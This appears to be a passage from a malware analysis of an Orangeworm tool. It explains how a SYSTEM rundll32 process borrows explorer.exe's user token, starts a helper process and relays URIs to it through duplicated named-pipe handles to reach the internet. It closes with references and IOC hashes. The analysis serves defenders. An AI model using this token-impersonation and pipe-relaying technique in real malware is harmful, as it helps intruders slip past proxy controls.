
In the previous screenshot you can see how the process rundll32.exe (starting with SYSTEM, in this case it would be the master) that could not go to the internet is about to write in a pipe to send the data to the process that has been created with the CreateProcessAsUser () function. This data as you can see in the image is a numerical value and a URI. It is seen in the image how the handler where you write WriteFile () is 0x240 (it is seen at the top of the stack) that if we open the handles of the rundll32 master process we see that it is a Named Pipe:

Type	Name	Handle
Key	HKCU\Software\Classes	0x238
EtwRegistration	{1ac55562-d4ff-4bc5-8ef3-a18e07c4668e}	0x23c
File	Unnamed file: \FileSystem\Npfs	0x240
File	Unnamed file: \FileSystem\Npfs	0x258
Process	rundll32.exe (2832)	0x25c
Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\MAIN\FeatureControl\FEA...	0x260

If the handles of the rundll32 master process are opened with a tool like ProcessHacker, it will be seen how it has an open handle on the rundll32 process, created with the user without privileges (from now on rundll32 slave):




Another similar situation that occurs during execution to the previous one is when the master rundll32.exe opens the explorer.exe process. This is done with the OpenProcess () api and then OpenProcessToken () in order to obtain the token from the explorer.exe process (normally the owner of this process is the authenticated user and is the one most likely to have the configured proxy):




Type	Name	Handle
Key	HKCU\Software\Microsoft\Internet Explorer\IETld	0x390
Mutant	\Sessions\1\BaseNamedObjects_!MSFTHISTORY!_	0x14c
Mutant	\Sessions\1\BaseNamedObjects\c:!users!lucas!appdata!local!microsoft!windows!temporar...	0x150
Mutant	\Sessions\1\BaseNamedObjects\c:!users!lucas!appdata!roaming!microsoft!windows!cookies!	0x164
Mutant	\Sessions\1\BaseNamedObjects\c:!users!lucas!appdata!local!microsoft!windows!history!h...	0x170
Mutant	\Sessions\1\BaseNamedObjects\WininetStartupMutex	0x184
Mutant	\Sessions\1\BaseNamedObjects\WininetConnectionMutex	0x1a0
Mutant	\Sessions\1\BaseNamedObjects\WininetProxyRegistryMutex	0x1a4
Mutant	\Sessions\1\BaseNamedObjects\RasPbFile	0x1bc
Mutant	\Sessions\1\BaseNamedObjects\ZonesCounterMutex	0x268
Mutant	\Sessions\1\BaseNamedObjects\ZoneAttributeCacheCounterMutex	0x28c
Mutant	\Sessions\1\BaseNamedObjects\ZonesCacheCounterMutex	0x294
Mutant	\Sessions\1\BaseNamedObjects\ZoneAttributeCacheCounterMutex	0x298
Mutant	\Sessions\1\BaseNamedObjects\ZonesLockedCacheCounterMutex	0x2a4
Mutant	\Sessions\1\BaseNamedObjects\!IETld!Mutex	0x2b8
Mutant	\Sessions\1\BaseNamedObjects\c:!users!lucas!appdata!roaming!microsoft!windows!ietldc...	0x3b8
Process	explorer.exe (2148)	0x3d4

The following is a description of the entire sequence of actions carried out for the rundll32 master process to send information to the rundll32 slave after having seen some peculiarities previously. The following image shows the master process rundll32.exe that just opened the slave process with the OpenProcess and will open a temporary file with wfopen:



The temporary file contains the identifiers of the handles created in the rundll32 SLAVE process:




In memory of the master process we will find those handles in their hexadecimal value:

```
debug181:024CE8F0 db 0ECh ; ý
debug181:024CE8F1 db    0
debug181:024CE8F2 db    0
debug181:024CE8F3 db    0
debug181:024CE8F4 db 0F0h ;
```

Once these handles are located, the master intends to duplicate them in order to obtain access to those handles in their process and that correspond to those of the slave process to communicate with each other:

```
bool __cdecl sub_71787A70(HANDLE hSourceProcessHandle, HANDLE hSourceHandle, LPHANDLE lpTargetHandle)
{
  int v3; // ecx@0
  HANDLE v4; // eax@2
  bool result; // al@3

  result = 0;
  if ( (unsigned __int8)sub_71787950(v3) )
  {
    v4 = GetCurrentProcess();
    if ( DuplicateHandle(hSourceProcessHandle, hSourceHandle, v4, lpTargetHandle, 0, 0, 2u) )
      result = 1;
  }
  return result;
}
```

In this execution, the value of lpTargetHandle was 0x290 and it is linked (or duplicated) with one of the rundll32.exe slave processes that it just read from the temporary file.



Summing up the operation, the master rundll32.exe opens the slave process. Then it reads the temporary one where the handles are (in decimal) of type pipe that the slave has created. The master makes a duplicate handle of the two pipes of the slave in its process and thus pass all the information through these pipes. A situation where this logic is used is when the master process initiated by the service cannot navigate. In this case, it creates the slave with the token of the user who owns the explorer.exe and tries to navigate with the URIs provided by the master due to the pipes created.

References

- [1] https://www.symantec.com/blogs/threat-intelligence/orangeworm-targets-healthcare-us-europe-asia
- [2] https://content.connect.symantec.com/sites/default/files/2018-04/Orangeworm%20IOCs.pdf
- [3] https://www.ccn-cert.cni.es/ca/seguretat-al-dia/noticies-d-actualitat/6156-orangeworm-apt-orientada-al-sector-medico.html

Compromise indicators

IOC	Tipo
07f5fa96d31ed75edba8699f53a75502ade214b34469163011ced5b94e393f32	Hashes analyzed
12c6c48e1e52ebca20f4b890922fb31965317865d35ac04d216ad8b78f866999	
1486746bdba1161cfc15f37011c815911c33a2abd657198b835ac5f8eede663c	
281c2ad26346305dac90ce33c2c417b6a7271f990ba9fa5c7db65d6f2e501e94	
2d801f75a52f65ffb053ae052cad45a919afd431f5ca46e86abe3d9274c903e4	
2f04f6b04a735d4ccbc196942acbd3f7a64bc588a0107fc9e344df62a41ad85d	
303379ebb41bcb39bc8c5b7c102cff1a90a2ee207a51e0c0fd83c0348ea436a5	
34ce48c7481118aac4b5d772a64e0edf8e107a7f606913c49493d5dbc06f96d7	
39f8dd73baa0dd67607784b40fb4ad5881b50bb69a59eee2a844b615753062ed	
3b3c9a372188fea46b05e9253e03473fda963aaa76fdd459590ecca9db5af9fb	
3d0dbd119e9f1dd57db3331834c5206c4df321f3f6799c9a622f1a8abe462b2d	
64defebf7e600d92685672c4b4d3d2ed3fc6cca27663a65c42df61843573297b	
75d93cd55d54a38a9ec47efe26f4a2c4c8c14328175fdd8d69efc0187cef6a2e	
768fab04b19c18e375183bd762eda75359da3a964aa97000639cdfdd066f6edd	
7f9531e47146095f681564cfd5d322af3def6468202f62c6215af29c0453fb0a	
83a0b4476a0f50321308e4e1b4d680430e29a53b9669174d8113d6dcbca817e2	
85f8fa27a5f013d38a3c4a3742fbc43df90196326110fda9ad05ac2366d3e525	
908d608f2b39b37a2a72cbdd96476acc1159341927d41103370432ddf148b4d9	
97dd250670cef14e04db0145efe7fcfc945018b681e87e48a6f012fd7f79d02e	
a2d2584e1c46bc2954aaf47957f7fb48bc8209cdf04c1ccd226d689094a2b761	
b489e5469938f1410a955ab26dc2cb2c81923c75f545df3c351767d5f13b728d	
b570b07b43cdef3fe2f636a9db6da3dd1e2cb68d980a5fe5b3225713d4ce3e8f	
c783f6180147abfa55e8c6dc137b506b595ea111589a1ba4a870778b1f309b8c	
cade857aa5735467a69af2267f6c6179286bd5d1ad61b60332a21527b69d9736	
ced9a61ebaa8de7aa360ad2d24be26e2474fa4164118f8e32f4e2b2aba6ce511	
d1953d2c07d0572063364f34de99950407d07bd376dd9817ac799d5628ae5339	

d881198d26d10fc3a3ace876d4ef0db373b586de28a8b489248f3ea1840ba683

e3bc08f7a12f9b68a73de99ecd0aaef1447bbbba9e35f518d42fd0e751be858f

f8eb3a2054d6bc51fc0a127f9c01c4aaf238c0c681c36164a716268dc452ff91